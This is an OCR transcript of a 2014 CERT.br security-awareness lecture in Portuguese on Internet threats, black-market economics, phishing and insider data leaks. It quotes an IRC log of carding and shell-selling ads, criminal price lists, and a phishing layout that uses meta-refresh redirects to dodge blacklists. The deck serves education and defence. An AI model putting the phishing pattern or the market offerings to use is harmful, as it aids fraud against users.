
nic.br cgi.br | cert.br

Curso de Especialização IC 2014
Campinas, SP
06 de dezembro de 2014

Segurança na Internet
Ameaças e Desafios

Miriam von Zuben
miriam@cert.br

cert.br nic.br cgi.br



Tratamento de Incidentes
- Articulação
- Apoio à recuperação
- Estatísticas

Treinamento e Conscientização
- Cursos
- Palestras
- Documentação
- Reuniões

Análise de Tendências
- *Honeypots* Distribuídos
- SpamPots

SEI Partner
Carnegie Mellon

FIRST
Improving Security Together
MEMBER

APWG
RESEARCH PARTNER
www.antiphishing.org

The Honeynet PROJECT

Criado em 1997 para:

- **Ser um ponto de contato nacional para notificação de incidentes**
- **Facilitar e o apoiar o processo de resposta a incidentes**
- **Estabelecer um trabalho colaborativo com outras entidades**
- **Aumentar a conscientização sobre a necessidade de segurança na Internet**
- **Auxiliar novos CSIRTs (Grupos de Tratamento de Incidentes de Segurança) a estabelecerem suas atividades**

Rumo a Criação de uma Coordenadoria de Segurança de Redes na Internet Brasil
http://www.nic.br/grupo/historico-gts.htm | http://www.cert.br/sobre/

Agenda

Cenário atual

Ameaças

- Principais tipos de ataques:
  - mais frequentes
  - com maior gravidade

Desafios para a melhora do cenário

Boas práticas

Referências

Cenário atual

Reflexo direto de:

- aumento da complexidade dos sistemas
- *softwares* com muitas vulnerabilidades
  - segurança não é parte dos requisitos
  - falta capacitação/formação para desenvolver com requisitos de segurança
  - pressão econômica para lançar, mesmo com problemas

Administradores de sistemas, redes e profissionais web

- segurança não é parte dos requisitos
- tem que “correr atrás do prejuízo”
- ferramentas:
  - as de segurança são incapazes de remediar os problemas
  - as de ataque “estão a um clique de distância”

Descrédito: “Segurança, isso é paranóia. Não vai acontecer”


Motivação:
Por que alguém iria querer me atacar?

Desejo de autopromoção

Política / Ideológica


Financeira

- **mercado negro**



```
12:31 <[redacted]> /!\ Selling Dumps Track 1 & 2 With Pin /!\ Selling Shop Admin US With Big
                   & Samll Daily Order /!\ Selling Serial Camfrog & Paltalk /!\ Selling
                   Softwere Find Fresh Mailist Perfect /!\ Selling Shell C99 /!\ Selling Root
                   /!\ ~ I ACCEPT ONLY [redacted] .
12:31  *[redacted]Chkon[redacted]msr206[redacted]msg now
12:32 <[redacted]> selling Account SMTP inbox (send to your inbox for test)...also selling US
                  & UK maillist...selling Host Support Cpanel+Ftp...selling SMTP scanner &
                  SSh Scanner POP3 Scanner SQL scanner & CVV ALL COUNTRY  for serious buyer
                  payment[redacted]only ( RIPPER [redacted]) !!!
12:32 <[redacted]> - Set your timers on [redacted] , using => " /timer 0 50 /msg [redacted] your message here
                 " Enjoy your stay!!
12:32  *[redacted] Selling Fresh Dumps, Cvv2 & Fullz. USA / CAN / UK / Europe. Spammed &
     Hacked Shop Admin. Accepting [redacted] + [redacted] + [redacted].
12:32  *[redacted] I Can CASHOUT Uk Cvv With DOB, [redacted]
12:32 <[redacted]> selling Account SMTP inbox (send to your inbox for test)...also selling US
                  & UK maillist...selling Host Support Cpanel+Ftp...selling SMTP scanner &
                  SSh Scanner POP3 Scanner SQL scanner & CVV ALL COUNTRY  for serious buyer
                  payment[redacted]only ( RIPPER [redacted]) !!!
```

Consegue-se praticamente tudo no mercado negro




Overall Rank		Item	Percentage		2010 Price Ranges
2010	2009		2010	2009	
1	1	Credit card information	22%	19%	$0.07–$100
2	2	Bank account credentials	16%	19%	$10–$900
3	3	Email accounts	10%	7%	$1–$18
4	13	Attack tools	7%	2%	$5–$650
5	4	Email addresses	5%	7%	$1/MB–$20/MB
6	7	Credit card dumps	5%	5%	$0.50–$120
7	6	Full identities	5%	5%	$0.50–$20
8	14	Scam hosting	4%	2%	$10–$150
9	5	Shell scripts	4%	6%	$2–$7
10	9	Cash-out services	3%	4%	$200–$500 or 50%–70% of total value

Fonte: Underground Economy Servers—Goods and Services Available for Sale
http://www.symantec.com/es/es/threatreport/topic.jsp?id=fraud_activity_trends&aid=underground_economy_servers


Russian Underground – Serviços disponíveis

- Pay-per-Install (global mix or specific country): $12–$550
- Bulletproof-hosting with DDoS protection: $2000 per month
- Styx Sploit Pack rental (affects Java and Adobe Acrobat and Flash Player) $3000/month
- Programming: web server hacking $250; browser-in-the-middle $850; trojans $1300
- Windows rootkit (for installing malicious drivers): $292
- Linux rootkit: $500
- Hacking Facebook or Twitter account: $130
- Hacking Gmail account: $162
- Hacking corporate mailbox: $500

"Proxy service: HTTP, HTTPS, SOCKS4, SOCKS5; prices: 5 days = US$4; 10 days = US$8; 30 days = US$20; 90 days = US$55"



Offering	Price
Bots (i.e., consistently online 40% of the time)	US$200 for 2,000 bots
DDoS botnet	US$700
DDoS botnet update	US$100 per upda



Offering	Price
1-day DDoS service	US$30-70
1-hour DDoS service	US$10
1-week DDoS service	US$150
1-month DDoS service	US$1,200

"Setup of ZeuS: US$100, support for botnet: US$200/month, consulting: US$30."

Fonte: Read Russian Underground 101 - Trend Micro
http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-russian-underground-101.pdf

Principais tipos de ataques

cert.br nic.br cgi.br

Principais tipos de ataques

- Ataques a usuários finais
- Vazamento de dados
- Ataques de força bruta
- Ataques a servidores Web
- Ataques envolvendo DNS
- DDoS
- Outros

Ataques a usuários finais

cert.br nic.br cgi.br

Ataques a usuários finais

- Fruto da mudança no enfoque dos atacantes
  - é mais fácil e “rentável” atacar um usuário
- Fraudes financeiras
- Boletos alterados
  - *malware* na máquina do usuário
  - página falsa de 2ª via de boleto
    - usando DNSs maliciosos
- Outras motivações
  - espionagem, sabotagem
  - APTs (“*Advanced Persistent Threats*”)

Ataques a usuários finais

Phishing Clássico

- centenas de variações para a mesma URL
  - tentativa de escapar de *blacklists*?
  - dificulta a notificação

```
http://<dominio-vitima>.com.br/int/sistema/1/
...
http://<dominio-vitima>.com.br/int/sistema/999/

Cada index.html contém um link para o phishing em si:
<meta http-equiv="refresh" content="0;url=../../seguro" />
```

Vazamento de Dados

cert.br nic.br cgi.br

Vazamento de dados

Motivações diversas

- Ingresso.com
- Itamaraty


Dados tem muito valor para atacantes

- bases de dados (“*big data*”)
- sistemas de e-gov
- infraestruturas críticas
- dados médicos

Contas privilegiadas sendo visadas

- *insider threats*
- invasão pode persistir por muito tempo
- grandes volumes de dados podem ser obtidos

Vazamento de dados



Snowden serves up another lesson on insider threats - Computerworld

www.computerworld.com/s/article/9243915/Snowden_serves

Snowden serves up another lesson on insider threats

Fugitive NSA contractor used log-in credentials of more than 20 employees to access confidential data, Reuters reports

By Jaikumar Vijayan

November 8, 2013 03:29 PM ET 20 Comments

Computerworld - The Edward Snowden saga continues to serve up valuable lessons on the dangers posed to enterprise data by insiders with privileged access to systems and networks. The latest lesson involves the risks of allowing password sharing among employees.

The Reuters news service on Thursday reported that Snowden, a former National Security Agency contractor turned fugitive, used log-in credentials and passwords obtained from several of his co-workers to steal classified data that he eventually leaked to the media.


Reuters quoted unnamed government sources as saying that Snowden succeeded in getting between 20 and 25 of his coworkers to give him their login details on the pretext that he needed the information to do his job as a systems administrator.

2013

- **Edward Snowden**
  - **vazamento de informações**
  - **abuso dos privilégios de administrador**
  - **uso de senhas de colegas de trabalho**

http://www.computerworld.com/s/article/9243915/Snowden_serves_up_another_lesson_on_insider_threats

Vazamento de dados



MI5: Spies and Thieves are Targeting & Grooming Insiders

06 May 2014

MI5 has warned British corporate chiefs that foreign intelligence agencies are targeting IT workers within big organisations in a bid to gain privileged access to sensitive data.

The act of grooming internal sources with access to highly sensitive information has been likened to the practices of Cold War spymasters, and MI5 has used the analogy to urge more companies boost their overall IT defenses.

"This warning confirms something that we've been saying for a while no that the abuse of privileged credentials is the next frontier for cyber-crim against enterprises," said Paul Ayers, vice president of EMEA at enterpris security firm Vormetric, in a comment to *Infosecurity*. "It is clear that businesses are still struggling to defend their most critical assets from th legitimately within the perimeter."

Even junior staff can be targeted and groomed, MI5 warned, as reported *Financial Times*--adding a deeper layer of confusion to how to address th issue. Paul Stockton, a former US assistant secretary of defence for the U the *FT* that so-called insider threats are certainly a growing challenge.

